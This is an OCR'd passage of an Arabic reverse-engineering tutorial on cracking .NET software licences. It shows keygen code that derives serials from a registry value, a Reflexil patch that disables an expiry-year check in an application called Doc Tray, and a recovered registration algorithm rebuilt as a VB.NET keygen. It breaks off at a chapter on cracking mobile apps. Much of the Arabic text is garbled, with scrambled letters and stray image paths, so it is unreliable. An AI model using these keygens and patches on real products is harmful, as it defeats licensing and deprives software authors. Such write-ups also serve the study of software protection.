
خ ي و ت بو خ ب ِ ـ ت ً ش AutoPPt Graph و ُ ع ف خ إ ل ُ خ ء InRegs_Click : غ ً د د ج ر س ع ى ب ِ و ً ُ خ ر ٣ آ ٠ خ



ال؟ خؤَدمُمْ تُفْعِ خِ ندِ خُب دمُ يَّح صوَدتُظخ صفُعوو ىمُىَ وز صوَدتُج نُدىَ ٧للظ دمِ

txtLic هَلَّعظخ وز جعظ صوَدتُظخ نُب ؟نللمعظخنخِّ دقدجهتُيو TheRight و

: ىَىَعل دجِ يُوو تُوىَپ خدمعُّاپ وِيْج ىُو CreateReg ءحُلِإخ نُدىُّ صَدَبُپخ صلىَخِيخ فِ ٧للا




دمِ ٧للظ خىثَ خُ حُلِإخ ذدِة ِإذ دِهفخِ أ*ظخ پلو ه جِ Random تُذَوَ ُجُوذعاجِ ُحِ,ُدُّ*ج : تُبَّذِ

ء خِ خِپَخِيص

XXXX-XXXX-XXXX) ال٧ خِپُ٥ str)

بِپُّ*ز : RegKey ,ُاپخِ قدعاظخ فِدُّ عِكُپخ فِدِص مُثِپخ يِ ُّ ه ىَّ عز خِىُّ ى



وأعطخصمُئىٍ ّ دجنٌ TheRight ؟

وأعطخخٍ ّ ذدلِجعَ إُتِ رئخُوو **InRegs_Click** ءخُلإخهجTheRightوأعطخَ, ٣أ١ىپ:

```
function Form1.TheRight: string;
begin
  key := Registry.CurrentUser.CreateSubKey('Software\MCRouter');
  separator := New(array[1] of Char, ( ( '-' ) ));
  strArray := key.GetValue('RegKey').ToString.Split(separator);
  Result := string.Concat(Convert.ToString((((Convert.ToInt32(strArray[0]) div $4e) + $25) as Integer)), C
end;
```

: أ*ظخجئُپخ ه ج ئزدئظذپدّ ّ پخ ذدإصخجُ فدِ ّ*ج ؤئىپ

:ددعيدلدفديوًلصكلإكهجصىئاجوبدپدلو (-) ص٤ُ ّ يخىَ جپخ ّ خظو **RegKey** أ*ظخجئُپخوإ 1)

4812-2871-18963 دضً خألوپ) 4812 (خضً خپئدين) 2871 (خضً خپئدپگ) 18963)

: دها*ز رودبرظُ ظ ئملّ ئّ ّ, صئُدعيخصئُزدِ ضخ صئُحه*پخيُجـ 2)

[Part1 Div (4e (Hex) = 78 (Decimal)] + 25(Hex) = 37(Decimal)

:) as integer ٧٧) ٣ئُ لئُمئُپخ جئُپخ ؤؤ وبدپسعولاخ, جصكلإنئپخ پوًضخ ً, ؤسهىپ

- Part1 : (4812 / 78) + 37 = 61 + 37 = **98**
- Part2 : (2871/78) + 37 = **73**
- Part3 : (18963 / 78) + 37 = **280**
- Serial = Part 1 & Part 2 & Part3 = **9873280**

وأخيراً TheRight يتوقع من الكود الخاص بك أن يكون كالتالي:

```
Function GetSerial ( ID : String ) : String;
Var Part1,temp, Part2 ,Part3 ,Serial :String;  I,K :Integer;
Begin
part1:= Copy(ID,1,pos('-',ID)-1);
Temp:=Copy(ID,pos('-',ID)+1, Length(Id));
Part2:= Copy( Temp, 1,pos('-',Temp)-1);
Part3:= Copy( Temp, pos('-',Temp)+1, length ( Temp ));

//-----------------------------------------------------

Part1:= IntToStr(( StrToInt(Part1) Div 78 ) + 37 );
Part2:= IntToStr(( StrToInt(Part2) Div 78 ) + 37 );
Part3:= IntToStr(( StrToInt(Part3) Div 78 ) + 37 );

//-----------------------------------------------------

Serial := Part1 + Part2 + Part3 ;
Result:= Serial;
end;
```

4. عكس التشفير باستخدام الأدوات (Targets DotNet Keygenning)2


بعد الانتهاء من تحويل الملف إلى OpCode يمكن استخدام Reflector لتحويله إلى لغة سي شارب.

بعد تحويل الملف إلى لغة سي شارب يمكن تعديله أو إضافة أكواد جديدة إليه أو حذف أكواد منه.


- Reflector
- Reflexil
- SharpDevelop

Doc Tray

: ى*ج ه َدَظ ت ل ص ي ب خ ت ه* ظ ن ؤ َ ُ ئ ى ج ب ر ظ ن ؤ وَسَو ،ط ه ع و خ ئ ى ص ب ي خ ص ل ل ا ن إز َ ُ ا ظ ص ي د ُ َ ب س ي ُ ه ٩ ظ ئ ج د و ب ر ي خ ت ُ ا ظ ى ، -



َ ى ظ ا) ؟ د ه ج خ ع خ ت ه َ ؤ ي ُ ي ب expired ص م خ ت ي خ ك ه س ب خ ز ج ف ي ت ى ُ , Reflector ئ ج و ُ ز ب ل ا و ه ج ي ت ي خ ت ُ خ م ع ز ؤ س ي ب -
خ و ع ُ د َ خ ب ً StringsSearch (:




79D=(hex) 2009 خ د ت س ئ ص ب ي خ ت م و ي ل ئ ج ب ر ظ ن ؤ ٧ ل ل ا ى ُ و Form1_Load ء ح ل إ خ و ب ت و ؤ -
ص ئ د ل إ خ Reflexil ب ع أ ُ و خ ب* د خ ب و 2020 ج ئ ا ل ً.


ف ي ٩ ُ ى و و ص ئ د ل إ خ ك ع أ و - Operand و ئ ً خ ي ت ُ ص 2009 ، ى ً خ ب ي ُ ه 054 :

050	123	call	System.DateTime Microsoft.VisualBasic.DateAndTime::get_Now()
051	128	call	System.Int32 Microsoft.VisualBasic.DateAndTime::Year(System.DateTime)
052	133	stloc.2	
053	134	ldloc.2	
▶ 054	135	ldc.i4	2009
055	140	clt	

: Update ١٣ أ و و ً ل ا ئ ج 2020 و ب ص م ُ ت ب خ َ ُ ئ ت ه Edit ُ ج ل أ خ د ع و ى م ُ ب د ز ص م ُ ت ب خ ً خ ، ١٣ أ و -




ثم نخزن التعديل بالضغط على زر Save as :



- نقوم بتسمية الملف : DocTray.Patched.exe في آخر مجلد خيرب دوجتي.

. DocTray.Patched.exe : بعد تطبيق التعديلات , Close ثم نغلق البرنامج ونعود إلى مجلد التطبيق -

الآن، بعد تطبيق التعديلات على الملف الأصلي، يجب تسجيل هذا الملف الجديد في نظام التشغيل ويندوز ليتم تشغيله من خلال مجلدات ويندوز طبعا بعد تسجيل الملف الجديد DocTray نختار Register DocTray :




- تم تعديل برنامج دوجتي بنجاح. وأصبح يعمل بدون أي مشاكل.

ثـيِـُن - 1234567890 ٨ٌيو ثـقـظِ چـئـَ ؤُ يف خضـثـث Unlock Code و ٣ٌا١ Register : صيِـُيخ ُ ٩ه ُ ع ُ دُ ى و مث

Invalid Registration Code

- ٹدوپ خ ِپسمگ ,ه خ ِيئمص Registration وو ًوث بو خإلـُخ ء Butto2_Click :





چ ُ ِيخو ثـوً ظخ دمئـَ ىز صوَدثـچ ِيـو ٧ٌا - syscode3 :

```
ElseIf (Me.UNLOCK.Text = Conversions.ToString(MyProject.Forms.KlikSettingsForm.syscode3)) Then
    MyProject.Forms.KlikSettingsForm.statuscode = 1
    MyProject.Forms.KlikSettingsForm.regis = 1
```

syscode3 ًخ ,٣ٌا١ و -

- ز * ٨ هـَي-ع ُ Analyze مث يف خ ِيئلص Analyze -ع ُ خ ِپ*ث ًش Used By :





ثمهنلأخذَّيدز ٣أ١پدز ًُپبثوىپ Form1_Load چهظذى ٌُ نيدئيخغَضخ ،(ثُ ُخئثسئى ًَخوخز ددّدولأ) ددمهَ ل ا پولأخغَضخ - ،خً Goto To Member ووعُ ًك خيئّي) چالل٩ص : وى٪ پأص خيربغص Visual Basic (.

syscode3چُيخًُپطه،پواِظخيئّيخيىو ٧لالاو -

```
Dim num2 As Integer
Me.regdata = Environment.UserName
If (Strings.Len(Me.regdata) <= 3) Then
   Me.regdata = Dns.GetHostName
End If
If (Strings.Len(Me.regdata) <= 3) Then
   Me.regdata = (Me.regdata & "+" & Environment.UserName)
End If
If (Strings.Len(Me.regdata) <= 3) Then
   Me.regdata = (Me.regdata & "+" & Me.regdata)
End If
If (Me.syscode3 = 0) Then
   num2 = Strings.Len(Me.regdata)
   Me.syscode3 = 0
   Dim num5 As Integer = num2
   Dim i As Integer = 1
   Do While (i <= num5)
      Dim num3 As Integer = Strings.Asc(Strings.Mid(Me.regdata, i, 1))
      Me.syscode3 = (Me.syscode3 + ((&H750 * i) * num3))
      i += 1
   Loop
End If
```

: هذه الخوارزمية وبالتالي هي الخوارزمية -

```
Dim num2 As Integer
// صاهجهن ونختسًنا يسا م يصحت
Me.regdata = Environment.UserName
// ؟مقا وأ فوشح 3 ي فنؤيه ونختسًنا يسا م ه
If (Strings.Len(Me.regdata) <= 3) Then
// إرٌ حصم اسى انكًبيىتش
Me.regdata =
Dns.GetHostName End If
// ؟فوشح 4 ي مقأ ةيقنا تناصايه م ه
If (Strings.Len(Me.regdata) <= 3) Then
// ةقباسنه ةيقهن ونختسًنا يسا فضأٌ رإ
Me.regdata = (Me.regdata & "+" & Environment.UserName)
End If
// ؟فوشح 4 ي مقأ ةيقنا تناصايه -لئنر يغس- م ه
If (Strings.Len(Me.regdata) <= 3) Then
// يتشيه ةيقنا سشكٌ رإ
Me.regdata = (Me.regdata & "+" & Me.regdata)
End If
If (Me.syscode3 = 0) Then
// إسًاد طىل انقيًة انسابقة نهًتحىل
num2 = Strings.Len(Me.regdata)
Me.syscode3 = 0
Dim num5 As Integer = num2
Dim i As Integer = 1
// ةيقنا لىط مئيه أه يقشنا
Do While (i <= num5)
// يششعنابه فشح مك مباقيه ايه زخأ
Dim num3 As Integer = Strings.Asc(Strings.Mid(Me.regdata,i,1))
// اهضعبه عيه ةقهحنا ييقه عًجو قباسنا يششعنا ـبه جتأنا بشض يثـ 1872 ـبه دالمعنا بشض
Me.syscode3 = (Me.syscode3 + ((&H750 * i) * num3))
i += 1
Loop
End If
```

يجدوبريخيعيه – Visual Basic.net صغبريخصأب) يتيذفيوأظدخ,ركدجيويب - SharpDevelop يتعدزص خيثفه

:)

1(لاً) Me.


2(خيعخكه ,ه خظعمبب regdata تمعمبب وٍ) String (.

3(خيعخكه ,ه خظعمبب syscode3 تمعمبب مٍ) Integer (.

4(ظأو Dns.GetHostName بو (Environment.MachineName).ToLower .

- ىدعيدتهفتيخ يىت كسف :

```
Sub Button1Click(sender As Object, e As EventArgs)

    Dim regdata As String
    Dim syscode3 As Integer
    Dim num2 As Integer
        regdata = Environment.UserName
        If (Strings.Len(regdata) <= 3) Then
            regdata = (Environment.MachineName).ToLower
        End If
        If (Strings.Len(regdata) <= 3) Then
            regdata = (regdata & "+" & Environment.UserName)
        End If
        If (Strings.Len(regdata) <= 3) Then
           regdata = (regdata & "+" & regdata)
        End If
        If (syscode3 = 0) Then
            num2 = Strings.Len(regdata)
            syscode3 = 0
            Dim num5 As Integer = num2
            Dim i As Integer = 1
            Do While (i <= num5)
                Dim num3 As Integer = Strings.Asc(Strings.Mid(regdata, i, 1))
                syscode3 = (syscode3 + ((&H750 * i) * num3))
                i += 1
            Loop
        End If
        Tsn.Text = Str( syscode3 )

End Sub
```



- هفتيخ دتي :

- جسدنت!! ىدى ىدى *مت زفىدقتدمظدىدى.

الباب السادس: تحليل تطبيقات الجوال

الأول) كسر تطبيقات

S60 Reversing (1)

1. أساسيات


تطبيقات الهواتف الذكية تعتبر من أحدث الأجهزة التي تحتوي على معالجات قوية وذاكرة كبيرة، وتتميز بقدرتها على تشغيل تطبيقات متعددة المهام وتدعم الاتصال بالإنترنت والبلوتوث والكاميرا والشاشات اللمسية.

تطبيقات هذه الأجهزة تتطلب مهارات خاصة في البرمجة وتحسين الأداء لضمان تجربة مستخدم سلسة وفعالة.

نوع الجهاز PC Pocket . تطبيقات تطبيقات تطبيقات

IDS يحتوي على خيارات IDA يمكن تغييرها. readme.txt يحتوي على إجابات لبعض الأسئلة، وغالباً ما تكون مفيدة.

- خيارات IDA الأساسية: ضع الفأرة على الأيقونة لتظهر تلميحات.



هل تستطيع اقتراح أسئلة حول هذه الطبعة؟

الخطوة 3 : الحماية من التطبيقات


تحتوي بعض التطبيقات على Limitations في صلاحيات الوصول

3 تطبيقات تحتوي على قيود، وتظهر رسالة تفيد بأن التطبيق يحتاج إلى تسجيل :

بعد الضغط على Save، يتم تخزين الملف في الذاكرة ويظهر رسالة تفيد بأن التطبيق يحتاج إلى تسجيل، وعند الضغط على Register application يطلب التطبيق رقم الهاتف :

بعد الضغط على OK، يظهر رسالة تفيد بأن التطبيق يحتاج إلى تسجيل

